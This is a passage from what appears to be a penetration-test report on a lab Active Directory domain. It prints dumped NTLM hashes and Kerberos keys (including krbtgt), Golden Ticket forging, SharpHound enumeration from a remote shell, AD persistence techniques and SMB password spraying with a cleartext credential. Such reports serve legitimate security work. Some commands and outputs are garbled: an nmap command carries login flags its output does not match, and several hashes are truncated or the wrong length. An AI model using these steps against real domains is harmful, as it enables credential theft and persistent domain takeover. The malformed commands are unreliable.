Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf00d16ae931b73c59d7e0c089c0...
TPM-DC$:1000:aad3b435b51404eeaad3b435b51404ee:9f7bbcd24cebf4df78efd351d5903ddd...
xrbtgt:502:aad3b435b51404eeaad3b435b51404ee:510ac6f221ac3c4dea32579d0ab1da1...
thepastamentors.com\adriano:1104:aad3b435b51404eeaad3b435b51404ee:54635dfdc2ad868cd81febcb0b0acb7...
```

Figure 119: Impacket-secretsdump extracting the master domain credential hashes.

```

thepastamentors.com\alanzo:1105:aad3b435b51404eeaad3b435b51404ee:41b35bf6c6270e64a3f13ac100f375fe:::
thepastamentors.com\alessandra:1106:aad3b435b51404eeaad3b435b51404ee:41b35bf6c6270e64a3f13ac100f375fe:::
thepastamentors.com\mario:1107:aad3b435b51404eeaad3b435b51404ee:6c19ee4dfb14d8635f8cdaa7d0a306dc:::
thepastamentors.com\nicola:1108:aad3b435b51404eeaad3b435b51404ee:41b35bf6c6270e64a3f13ac100f375fe:::
thepastamentors.com\NoodleSVC:1110:aad3b435b51404eeaad3b435b51404ee:61b72e8b719abc52a18b006b33048279:::
SVC$:1111:aad3b435b51404eeaad3b435b51404ee:95b796b469affb11a5115a50ef1e9131:::
BYPASS$:1112:aad3b435b51404eeaad3b435b51404ee:81ec29da15e2c2362f17101d9a5e5ef1:::
PASSBACK$:1113:aad3b435b51404eeaad3b435b51404ee:490e2778b22e85c6402abd949e942f96:::
giovanni:1114:aad3b435b51404eeaad3b435b51404ee:357111109ea0e90345b1b978a06b9ec3:::
leo:1115:aad3b435b51404eeaad3b435b51404ee:286e0efdd048890dd9f63c6bca10010e:::
thepastamentors.com\SophosSVC:1116:aad3b435b51404eeaad3b435b51404ee:906187867fabad38e66cd7b1dac67e7a:::
thepastamentors.com\CarbonBlackSVC:1117:aad3b435b51404eeaad3b435b51404ee:906187867fabad38e66cd7b1dac67e7a:::
thepastamentors.com\RecipeSVC:1118:aad3b435b51404eeaad3b435b51404ee:906187867fabad38e66cd7b1dac67e7a:::
thepastamentors.com\LinguineSVC:1119:aad3b435b51404eeaad3b435b51404ee:906187867fabad38e66cd7b1dac67e7a:::
thepastamentors.com\helpdesk:1120:aad3b435b51404eeaad3b435b51404ee:906248081bb8a39fa659b2575c2569ba:::
thepastamentors.com\fileshare:1121:aad3b435b51404eeaad3b435b51404ee:25eb9623bfc85128686e9270ca712bf5:::
thepastamentors.com\ferruccio:1122:aad3b435b51404eeaad3b435b51404ee:1b19b136b7f27225b899ba80aeea4a18:::
[*] Kerberos keys from ntds_dump/Active Directory/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f1f1751b5a395d410c130ff581dacb1d8c8f4fef8be376ed79a623e5669bdfd8
Administrator:aes128-cts-hmac-sha1-96:9c72ee385f0602db1eebf1bdc335a62a
Administrator:des-cbc-md5:e651dcfeb0e937f2
TPM-DC$:aes256-cts-hmac-sha1-96:971b2da337c3cc6f7a1dbf7d32077af95bc7c46fe0e4be71eb6b7e8635a74f2f
TPM-DC$:aes128-cts-hmac-sha1-96:0d6029af243414463f54707c232b9c62
TPM-DC$:des-cbc-md5:b5b03eecd05e2534
krbtgt:aes256-cts-hmac-sha1-96:76bb52f94a33ce0e203881c97dd77e117c2c8d456e8a306a5c1b9814ed71f74e
krbtgt:aes128-cts-hmac-sha1-96:5dbeda50e5ce4bccdd666c10747ca411
krbtgt:des-cbc-md5:43dc70a826d06e8c
thepastamentors.com\adriano:aes256-cts-hmac-sha1-96:3a8abae9a55ef0f1a6fedc65dd39fb93ff395945b06c2ef2579b2b5356739545
thepastamentors.com\adriano:aes128-cts-hmac-sha1-96:2434734d07b5e258cf040e557883e028
thepastamentors.com\adriano:des-cbc-md5:d3703210d3a73ef4
thepastamentors.com\alanzo:aes256-cts-hmac-sha1-96:d2b95271492d78a2d966387014016e08b7f20209c454a43bf794c577a9c4442e
thepastamentors.com\alanzo:aes128-cts-hmac-sha1-96:fc936a155dbccd409a65c80e443c012e
thepastamentors.com\alanzo:des-cbc-md5:759b8073cd753ec1
thepastamentors.com\alessandra:aes256-cts-hmac-sha1-96:5277e75d0e7e8469a1bf0ed8ca3613bcea942893ce14d32164fa6809263ca9eb
thepastamentors.com\alessandra:aes128-cts-hmac-sha1-96:1de61d0ed3e103a3e72e973ebd129c3e
thepastamentors.com\alessandra:des-cbc-md5:a44c836db06723a8
thepastamentors.com\mario:aes256-cts-hmac-sha1-96:5a03be1665ebf9aed23b3cc9a6863c92559904177526badb923412fe81fa67f1
thepastamentors.com\mario:aes128-cts-hmac-sha1-96:ec3ab8366a1742cd04a9580e67d0ff46
thepastamentors.com\mario:des-cbc-md5:2f86bf70014a7f25
thepastamentors.com\nicola:aes256-cts-hmac-sha1-96:df43918d9a01b18c8c74b522ab199108565aa73bd60e0cf9b89ff5600fe9f78f
thepastamentors.com\nicola:aes128-cts-hmac-sha1-96:401edbab38c1f7319fce8b2e77f4dc0
thepastamentors.com\nicola:des-cbc-md5:0de91f79e3e51002
thepastamentors.com\NoodleSVC:aes256-cts-hmac-sha1-96:4986a812325335ab95c7d51ee1f2ef23eb66eeefbc947368b7b2ba352d9737a59
thepastamentors.com\NoodleSVC:aes128-cts-hmac-sha1-96:e5560547d4462dc28f1c6dc76a239921
thepastamentors.com\NoodleSVC:des-cbc-md5:a4983237dad0642f
SVC$:aes256-cts-hmac-sha1-96:c4454c85a238d2b90323166a16851eaf14f185309806162c07cfd0dd89824860

```

Figure 120: Extracting the extended user identity hashes from the database.

Hash Cracking

The recovered password hashes were analyzed offline using computational cracking systems to audit the strength of corporate passwords and identify common pattern structures.

```
SVC$:aes128-cts-hmac-sha1-96:685f2673011b55ee96f4d2e10c82edc1
SVC$:des-cbc-md5:54f7da8cc8baf8a2
BYPASS$:aes256-cts-hmac-sha1-96:a64ac3046e4b1a0cdac414015be01f3e6c7efe9e79c10e56d13d2d6bcbf84a7a
BYPASS$:aes128-cts-hmac-sha1-96:1c296466b7fe25840d61b41090ec8b0f
BYPASS$:des-cbc-md5:169b3d86a29457b0
PASSBACK$:aes256-cts-hmac-sha1-96:fe575edf78251f79f9be646089f455c10a7887760b84577c6d1e157abcb5b28e2
PASSBACK$:aes128-cts-hmac-sha1-96:265d309ad8ac1d7e0f9be128f8e0f2c32
PASSBACK$:des-cbc-md5:3ba2460280d50de6
giovanni:aes256-cts-hmac-sha1-96:5629b941bcb5978acaea2aec6e5ae9106364e0f3577c411be2de2ebe447169
giovanni:aes128-cts-hmac-sha1-96:a4436d4a04cd58d1277ad1c23c8ae572
giovanni:des-cbc-md5:9897da20cbb4620
leo:aes256-cts-hmac-sha1-96:d4b5396eccac70c95af44f5bd5c9315d3e1d60a9f4d23ad57f22f9937967eff5
leo:aes128-cts-hmac-sha1-96:399de08b0025a1a21f4d1c7dd7caba5e
leo:des-cbc-md5:493e010bb3d55bdf
thepastamentors.com\SophosSVC:aes256-cts-hmac-sha1-96:971c1219a3cce37f5b9e02caea345a5c4448363c5ed0cfe0339e533ac44d0743
thepastamentors.com\SophosSVC:aes128-cts-hmac-sha1-96:25170012b4cc19fad1e4334bcf39eae5
thepastamentors.com\SophosSVC:des-cbc-md5:a41907cd5b346d57
thepastamentors.com\CarbonBlackSVC:aes256-cts-hmac-sha1-96:860e960132ff618a19ce839eeb18ad2a8d479a99fabe34bc5bb3e06be5dd754d
thepastamentors.com\CarbonBlackSVC:aes128-cts-hmac-sha1-96:d9d4ab65ab13dd388272f22fba60c6c0
thepastamentors.com\CarbonBlackSVC:des-cbc-md5:f1c4044fd66e26cd
thepastamentors.com\RecipeSVC:aes256-cts-hmac-sha1-96:20589f3bc0096e14915621c80893b579c2277a8712cb072ef1e8481851621cd6
thepastamentors.com\RecipeSVC:aes128-cts-hmac-sha1-96:fb9a13f6d9a9dcda077cae645e98cd07
thepastamentors.com\RecipeSVC:des-cbc-md5:32cd7a29044ce9a2
thepastamentors.com\LinguineSVC:aes256-cts-hmac-sha1-96:8f0ee9268288269411fafd512a90caf7372aac73b7b4f61450fe279369daf50b
thepastamentors.com\LinguineSVC:aes128-cts-hmac-sha1-96:dbf786002c2f72f12386a7699bc7d91e
thepastamentors.com\LinguineSVC:des-cbc-md5:252a57230e865802
thepastamentors.com\helpdesk:aes256-cts-hmac-sha1-96:5b3b4b4a88107ef9ca81e08f553ac34ddbf59f5afdc279f7b0cf302c3b8b6f83
thepastamentors.com\helpdesk:aes128-cts-hmac-sha1-96:73720bcb3e41640877230e5102861ec6
thepastamentors.com\helpdesk:des-cbc-md5:1ff2899e19409e5b
thepastamentors.com\fileshare:aes256-cts-hmac-sha1-96:18130e50fd28368c8556e163156dc9e66d366bf488847fb69f39f2bb28bab6a
thepastamentors.com\fileshare:aes128-cts-hmac-sha1-96:f7f8c0a5c2f90b2c7caa86ca214abfab
thepastamentors.com\fileshare:des-cbc-md5:dce33768f2f2df43
thepastamentors.com\ferruccio:aes256-cts-hmac-sha1-96:89db76efff143e1b5933e13d8249a08489e71a0e8005e69641a72d79ea65e29a
thepastamentors.com\ferruccio:aes128-cts-hmac-sha1-96:18bd322901ce281ab88fd8a7d9120870
thepastamentors.com\ferruccio:des-cbc-md5:01feea23a745e3f1
[*] Cleaning up ...
```

Figure 121: Extracting specific AES Kerberos keys and machine account profiles.

Golden Ticket Persistence

To demonstrate persistent access methods, the team used the decrypted NT hash of the KRBTGT account to forge a custom Kerberos Ticket Granting Ticket (TGT). This allows an attacker to generate valid authentication tickets for any account in the domain, maintaining access even if other passwords are reset.

```
(kali@kali)-[~/PNPT/Attempt_4]
$ export KRB5CCNAME=$(pwd)/backdoor_admin.ccache
```

Figure 124: Exporting the forged ticket directly into the environment parameters.

```
(kali@kali)-[~/PNPT/Attempt_4]
$ klist -c backdoor_admin.ccache
Ticket cache: FILE:backdoor_admin.ccache
Default principal: backdoor_admin@THEPASTAMENTORS.COM

Valid starting      Expires            Service principal
05/24/2026 13:00:07 05/21/2036 13:00:07 krbtgt/THEPASTAMENTORS.COM@THEPASTAMENTORS.COM
renew until 05/21/2036 13:00:07
```

Figure 126: Validating the parameters and 10-year expiration timeline of the forged Golden Ticket.

BloodHound Enumeration

The team ran automated data collection utilities to extract comprehensive relationship maps from the domain controller. This data was used to visualize access paths and document privilege flow across the network.

```
2026-05-24T15:14:58.4324341-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for THEPASTAMENTORS.COM
2026-05-24T15:14:58.6816087-04:00|INFORMATION|Beginning LDAP search for thepastamentors.com Configuration NC
2026-05-24T15:15:00.2128586-04:00|INFORMATION|Producer has finished, closing LDAP channel
2026-05-24T15:15:00.2128586-04:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-05-24T15:15:00.4628553-04:00|ERROR|[CommonLib LDAPUtils][null]
2026-05-24T15:15:00.8378427-04:00|INFORMATION|Consumers finished, closing output channel
2026-05-24T15:15:00.8534805-04:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2026-05-24T15:15:01.0253469-04:00|INFORMATION|Status: 319 objects finished (+319 79.75)/s -- Using 52 MB RAM
2026-05-24T15:15:01.0253469-04:00|INFORMATION|Enumeration finished in 00:00:04.6979428
2026-05-24T15:15:01.1974175-04:00|INFORMATION|Saving cache with stats: 17 ID to type mappings.
1 name to SID mappings.
1 machine sid mappings.
3 sid to domain mappings.
1 global catalog mappings.
2026-05-24T15:15:01.2292344-04:00|INFORMATION|SharpHound Enumeration Completed at 3:15 PM on 5/24/2026! Happy Graphing!
*EVIL-WINRM* PS C:\Windows\Temp>
```

Figure 129: Completion of the structural mapping routines within SharpHound.




Figure 141: Central Graph View showing the explosive downstream control paths.

Additional Persistence Mechanisms Considered

- **Domain Controller WMI Event Subscriptions:** Setting up permanent WMI engine triggers can execute administrative commands automatically whenever specific system events occur.
- **Active Directory Security Descriptor Modifications:** Altering the AdminSDHolder object layout allows an attacker to maintain administrative control over principal groups even if explicit memberships are removed.
- **Malicious Group Policy Object Deployment:** Deploying modified Group Policy Objects (GPOs) allows an attacker to automatically distribute remote access configuration settings across all workstations.

Impact Demonstration

- **Exfiltration of Core IP Data:** Proves that an attacker could exfiltrate internal system guides, technical manuals, and corporate recipes from open network repositories.
- **Full Domain Identity Takeover:** Demonstrates the ability to bypass network authentication controls and execute commands as any corporate user profile.
- **System Modification and Control:** Confirms that an attacker can disable defensive firewall configurations across multiple processing hosts simultaneously.

Persistence Detection Challenges

- **Valid Ticket Formatting Flags:** Forged Golden Tickets match legitimate Kerberos traffic exactly, making them difficult to detect without advanced event monitoring.
- **Use of Native Windows Tools:** Executing commands via native administration utilities like `ntdsutil` or `netsh` allows an attacker to blend in with normal administrative activity.
- **Absence of Centralized Log Collection:** Without real-time event log correlation or an active SIEM platform, unauthorized administrative logins can remain completely undetected.

Lessons Learned

This engagement highlights how an initial compromise on a perimeter system can expand into a full domain takeover when combined with weak password policies, unsegmented networks, and exposed plaintext credentials. Remediating these issues requires a multi-layered security approach that focuses on strong encryption, strict isolation boundaries, and continuous event monitoring.

18. ADDITIONAL NOTES & FAILED ATTEMPTS

Failed Attack Attempts

1. Cross-System Authentication Reuse using Default Passphrase Structures

The team attempted to use the cleartext password (Pastaintheclear!) discovered in local registry values to access other workstations on the network. This failed because the credential was restricted to a single local workstation profile and was not valid domain-wide.

```
(kali@kali) ~/PMP/Attempt_4
$ proxychains nmap -u smb 10.10.10.15 10.10.10.25 10.10.10.35 10.10.10.225 -p 'pastaman' -p 'Pastaintheclear!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Running nmap against 4 targets ...
[proxychains] Strict chain ... 127.0.0.1:1080 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.35:445 ... 10.10.10.225:445 ... 10.10.10.15:445 ... OK
... OK
... OK
Running nmap against 4 targets ...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:135 ... 10.10.10.15:135 ... OK
... OK
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:135 ... OK
Running nmap against 4 targets ...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
... OK
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
SMB 10.10.10.35 445 PASSBACK [*] Windows 10 / Server 2019 Build 19H4 x64 (name:PASSBACK) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.25 445 BYPASS [*] Windows 10 / Server 2019 Build 19H4 x64 (name:BYPASS) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.15 445 SVC [*] Windows 10 / Server 2019 Build 19H4 x64 (name:SVC) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.225 445 TPM-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:TPM-DC) (domain:thepastamentors.com) (signing:True) (SMBv1:False)
Running nmap against 4 targets ...
SMB 10.10.10.35 445 PASSBACK [-] thepastamentors.com\pastaman:Pastaintheclear! STATUS_LOGON_FAILURE
Running nmap against 4 targets ...
SMB 10.10.10.25 445 BYPASS [-] thepastamentors.com\pastaman:Pastaintheclear! STATUS_LOGON_FAILURE
Running nmap against 4 targets ...
SMB 10.10.10.15 445 SVC [-] thepastamentors.com\pastaman:Pastaintheclear! STATUS_LOGON_FAILURE
Running nmap against 4 targets ...
SMB 10.10.10.225 445 TPM-DC [-] thepastamentors.com\pastaman:Pastaintheclear! STATUS_LOGON_FAILURE
Running nmap against 4 targets ...
100% 0:00:00
```

Figure 76: Testing the pastaman credentials across the domain via SMB.

2. Remote Shell Execution outside Privileged Environment Directories

The team tried to launch a network listening agent (nc.exe) from a standard, unprivileged terminal on host SVC. The session closed repeatedly because the application lacked the necessary system execution permissions, requiring the team to escalate to an administrative terminal context.




Figure 111: Adjusting listener configuration flags to ensure stability during the connection request.

Challenges Encountered

- **Strict Application Executable Closure Rules:** The target host automatically closed listening ports when unauthorized connection utilities were run outside of an elevated terminal context.

- **Internal Firewall Network Drops:** Endpoint network firewall configurations blocked cross-system communication tools until explicit rule adjustments were applied via administrative commands.
- **Missing Name Service Resolution Channels:** Internal diagnostic lookups timed out across external interfaces, requiring the team to map IP addresses manually through active scans.

Limitations

Time Constraints

The fixed 5-day active testing window limited the team's ability to perform extensive slow-rate stealth scanning across internal network hosts.

Scope Limitations

Strict boundaries prevented the team from evaluating public web frameworks for vulnerabilities, limiting reconnaissance to passive historical data collection.

Tool Limitations

Using proxy routing tools across multiple tunnel layers increased network latency, which slowed down automated directory scanning and fuzzing operations.

Account Lockout Concerns

The danger of triggering account lockout policies limited the speed and scale of credential spraying attacks against internal domain frameworks.

Systems Not Fully Tested

System	IP Address	Access Achieved
Gateway Firewall Router	10.10.10.1	No - Excluded from testing to prevent disruption to production network routing.
Secondary Internal Interface Hosts	10.10.10.5	Partial - Validated during pivot mapping but not targeted for local configuration extraction.

Lessons for Future Assessments

What Worked Well:

- Combining historical archive data with current information allowed the team to build highly accurate target employee lists.
- Leveraging context-aware wordlists made automated brute-force attacks against perimeter web consoles highly effective.
- Extracting structural graph maps using network collector utilities helped identify privilege paths clearly.

What Could Be Improved:

- Setting up multi-port local tunnel arrays earlier would accelerate scanning across protected internal segments.
- Cross-referencing software application version details before launching scripts helps avoid service crashes.
- Increasing the volume of automated monitoring queries can help find secondary unsegmented storage repositories faster.

Final Note

The assessment successfully achieved all objectives, demonstrating that an attacker with internal network access can achieve full domain compromise through a combination of weak passwords, credential reuse, and insecure application design. The failures encountered during testing provided valuable information about the environment's security controls and guided the team toward successful attack paths.

19. ADDITIONAL REPORTS AND SCANS

TCMS provides all clients with all report information gathered during testing. This includes Nessus files and full vulnerability scans in detailed formats. These reports contain raw vulnerability scans and additional vulnerabilities not exploited by TCM Security.

The reports identify hygiene issues needing attention but are less likely to lead to a breach, i.e. defense-in-depth opportunities. For more information, please see the documents in your shared drive folder labeled "Additional Scans and Reports".